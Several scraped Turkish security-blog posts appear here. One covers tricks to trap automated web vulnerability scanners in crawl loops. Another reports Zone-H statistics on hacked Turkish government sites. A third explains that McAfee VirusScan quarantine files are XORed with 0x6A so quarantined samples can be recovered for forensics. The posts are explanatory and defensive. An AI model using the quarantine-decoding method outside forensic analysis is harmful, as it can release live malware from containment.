


Oluşturduğum web sayfaları:



Normal şartlarda 2 dakikada taranabilen bir sayfa, 46. dakika sonunda halen taranmaya ve ziyaret edilecek URL (resimde sol alt köşeye dikkat) sayısı artmaya devam ediyor. (döngü):





Benzer sorun diğer ticari web uygulaması güvenlik tarayıcılarında var mı diyerek Netsparker ve Acunetix araçlarına baktığımda bunun Appscan'e özgü bir sorun olduğu ve bunun yanında başka bir sorun daha dikkatimi çekti. Misal ekran görüntülerinde yer alan JS klasörünün aslında geçerli, var olan bir klasör olmamasına rağmen Appscan ve Acunetix araçları Netsparker'ın aksine site haritalarına var olmayan klasörleri ekleyerek görüntü kirliliği yaratmakta ve site haritasının kullanımını zorlaştırmaktalar.

Sonuç olarak sitenizin bu tür otomatik araçlar ile taranmasından rahatsız oluyorsanız bu araçları inceleyerek zayıf noktalarını keşfedebilir ve site keşfini zorlaştıracak basit numaralara ile script kiddie'leri canlarından bezdirebilirsiniz :)

Bir sonraki yazıda görüşmek dileğiyle herkese iyi haftasonları dilerim...

Not: Üretilen bağlantı adreslerine benim yaptığım gibi isim (link text) vermez iseniz kullanıcıların yanlışlıkla bu bağlantı adreslerine tıklamasını engelleyebilirsiniz.

Devlet'in Sitesi Deniz...

Source: https://www.mertsarica.com/devletin-sitesi-deniz/

By M.S on February 20th, 2011

Bilenleriniz bilirler, geçtiğimiz ay Bilgi Teknolojileri ve İletişim Kurumu (BTK) ve TÜBİTAK'ın, kurum ve kuruluşların bilgi sistemlerine yönelik siber saldırılara karşı savunma gücünü tespit etmek için "Ulusal Siber Güvenlik Tatbikatı" düzenledi ve 4 gün boyunca süren bu tatbikatta, BTK ve TÜBİTAK tarafından oluşturulan ekip, 41 kamu ve özel sektör kurum/kuruluşunun bilgi sistemlerine gerçek saldırılar düzenledi.

Bir yanda ulusal siber güvenlik tatbikatı düzenlene dursun diğer yanda vatandaşlarımızın her gün ziyaret ettiği ve bilgi paylaşımında bulunduğu, honeypot gibi kurulan ve yönetilen onlarca devlet sitesi art niyetli kişiler tarafından gerçek saldırılara maruz kalmakta ve bu siteler/sistemler üzerinde saklanan veriler art niyetli kişilerin eline geçmektedir.

Dünya genelinde hack edilen sitelerin arşivini (kendilerine bildirilmesi kaydıyla) tutan Zone-H sitesine göz atacak olursanız kimi zaman günde onlarca gov.tr uzantılı devlet sitemizin hack edildiğini görebilirsiniz. Zaman zaman bu siteye göz atan biri olarak geçtiğimiz ay Enerji ve Tabii Kaynaklar Bakanlığı'na ait olan www.enerji.gov.tr sitesinin yönetici panelinin hack edildiğine dair bir giriş gördüm ve duyarlı bir vatandaş olarak 24 Ocak tarihinde hemen TR-BOME ekibine (bilgisayar olaylarına müdahale ekibi) web siteleri üzerinden

durumu bildirdim. Olayın en kısa sürede çözülmesi için Enerji ve Tabii Kaynaklar Bakanlığı ile iletişime geçmek yerine TR-BOME ile iletişime geçmeyi tercih etmeme rağmen halen yönetici panelinin internete açık ve erişilebilir olmasının bir vatandaş olarak beni üzdüğünü söylemek isterim.

Zone-H sitesi üzerinden elde ettiğim bilgiler ışığında, hack edilen devlet sitelerimiz ile ilgili istatistiki bilgileri bir araya getirecek olursam;

- 10/03/2010 - 16/02/2011, Zone-H'e bildirilmiş hack edilen devlet sitelerinin sayısı 1250.
- 2010 yılının Mart ayında 50, Nisan ayında 72, Mayıs ayında 396, Haziran ayında 67, Temmuz ayında 86, Ağustoz ayında 77, Eylül ayında 118, Ekim ayında 72, Kasım ayında 59, Aralık ayında 85 devlet sitesi hack edilmiş.
- 2011 yılının Ocak ayında 88 ve Şubat ayının yarısında ise 80 devlet sitesi hack edilmiş.
- Hack edilen 1250 devlet sitesinden 536 tanesi Linux, 320 tanesi Windows 2003, 333 tanesi Windows 2008, 31 tanesi Windows 2000, 7 tanesi Unix işletim sistemi üzerinde barındırılıyormuş.

Böyle vahim bir tablo karşısında devletin kendi kaynakları ile (Tübitak) sitelerini iç ve dış tehditlere karşı acil olarak denetlemesi gerekirken geçtiğimiz ay Bankacılık Düzenleme ve Denetleme Kurumu (BDDK), 49 bankadan Tübitak'a 6 ay içinde sızma testi yaptırmasını talep etti. Bir yanda honeypot haline gelmiş devlet sitelerinin içler acısı hali diğer bir yanda güvenlik kontrollerinin çok sıkı olduğu ve senede bir çok defa iç ve dış güvenlik denetimlerinden geçen bankaların ilave olarak devlet kaynakları ile de denetlenmesi, yorumu sizlere bırakıyorum...

Bir sonraki yazıda görüşmek dileğiyle...

Virusscan BUP Restore Utility

Source: https://www.mertsarica.com/virusscan-bup-restore-utility/

By M.S on February 12th, 2011


Bana göre korsanların (konumuz her zamanki gibi etik olanlar) başarılı olabilmeleri için yüksek hayal gücüne ve yaratıcı zekaya sahip olmaları gerekmektedir. Karşılaştıkları engelleri aşmak ve başarıya ulaşmak için üretecekleri senaryolar hayal güçleri ile, bu senaryoları hayata geçirmeleri ise yaratıcılıkları ile mümkün olabilmektedir. Nedense hayal gücü ile zafiyet keşfetme becerisini, yaratıcılık ile ise programlama becerisini örtüştürmüşümdür ve bu yüzden etik bir korsan olarak bu becerilerimi geliştirmek için zaman zaman senaryolar üreti zaman zamanda karşıma çıkan fırsatları değerlendirmeye çalışırım.


Yine günlerden bir gün, şüpheli bir duruma karşı kullanıcılardan gelen antivirus alarmlarına göz atarken kullanıcılardan gelen fazla sayıda alarm dikkatimi çekti. Zararlı yazılım analizinden oldukça keyif alan kahramanımız Mert, fırsat bu fırsat Jedi duyuları ile hareket ederek alarmların kaynağını aramaya koyuldu ve alarmların arkasında bu kullanıcıların ortak olarak ziyaret ettiği bir web sitesi olduğu anlaşıldı. Web sitesini ziyaret eden kahramanımızın antivirus programı da aynı alarmı verince dosya üzerinde detaylı bir analiz yaptıktan durumun yanlış alarmdan (false positive) ibaret olduğunu anladı ve adli bilişim analizi yapma hevesi kursağında kaldı.

Peki ya durum biraz daha farklı olsaydı. Kahramanımızın kullandığı antivirus yazılımı Mcafee Virusscan olsaydı ve Virusscan tespit ettiği zararlı yazılımları karantinaya alıyor olsaydı ayrıca kahramanımızın antivirus üzerindeki yetkileri (dosyayı karantinadan çıkarma yetkisi) kısıtlı olsaydı bu durumda ne yapması gerekirdi ?


Antivirus sistemini yöneten kişiden ilgili dosyayı restore etmesini ve analiz için kendisine iletmesini talep edebilir (e-posta ve telefon trafiği) veya sanal makine içindeki işletim sistemine Virusscan kurabilir ve onun üzerinde restore edebilir (ölme eşeğim ölme) veya karantina mekanizmasının nasıl çalıştığını tersine mühendislik ile çözerek bunu otomatize hale getiren bir araç hazırlayabilir (bildiğim kararıyla piyasada böyle bir araç yok veya ben aradığım zaman yoktu) ve yeri geldiğinde bunu adli bilişim analizlerinde kullanılabilirdi. (hedef diskten karantinaya alınmış dosyaları kopyalamak ve incelemek size güzel ipuçları verebilir şayet analize elverişli biçimde diskle saklanmış ise)

Karantina işleminin nasıl yapıldığından kısaca bahsedece olursak, Virusscan, karantinaya aldığı dosyayı C:\QUARANTINE klasörüne farklı bir ad altında kopyalamakta ve uzantı olarak BUP kullanmaktadır. (Örnek: 7db11a1031283c50.bup). Karantinaya alınan bir dosyayı herhangi bir hex editörü ile inceleyecek olursanız içeriğin ve dosya boyutunun orjinalinden farklı olduğunu, anlamlı karakterlerden oluşan diziler (string) ortadan kaybolmuş olduğunu görebilirsiniz.







Karantina mekanizmasının nasıl çalıştığını hızlıca anlamaya çalıştığımda karantinaya alınan ve BUP uzantısı ile saklanan dosyanın j (hex: 6A) karakteri ile XOR işleminden geçirildiğini anlamam çok zor olmadı.




Hex Workshop ile karantinaya alınmış dosyayı 6A ile XOR işleminden geçirdikten sonra ortaya anlamlı karakterler oluşan diziler çıkıverdi.

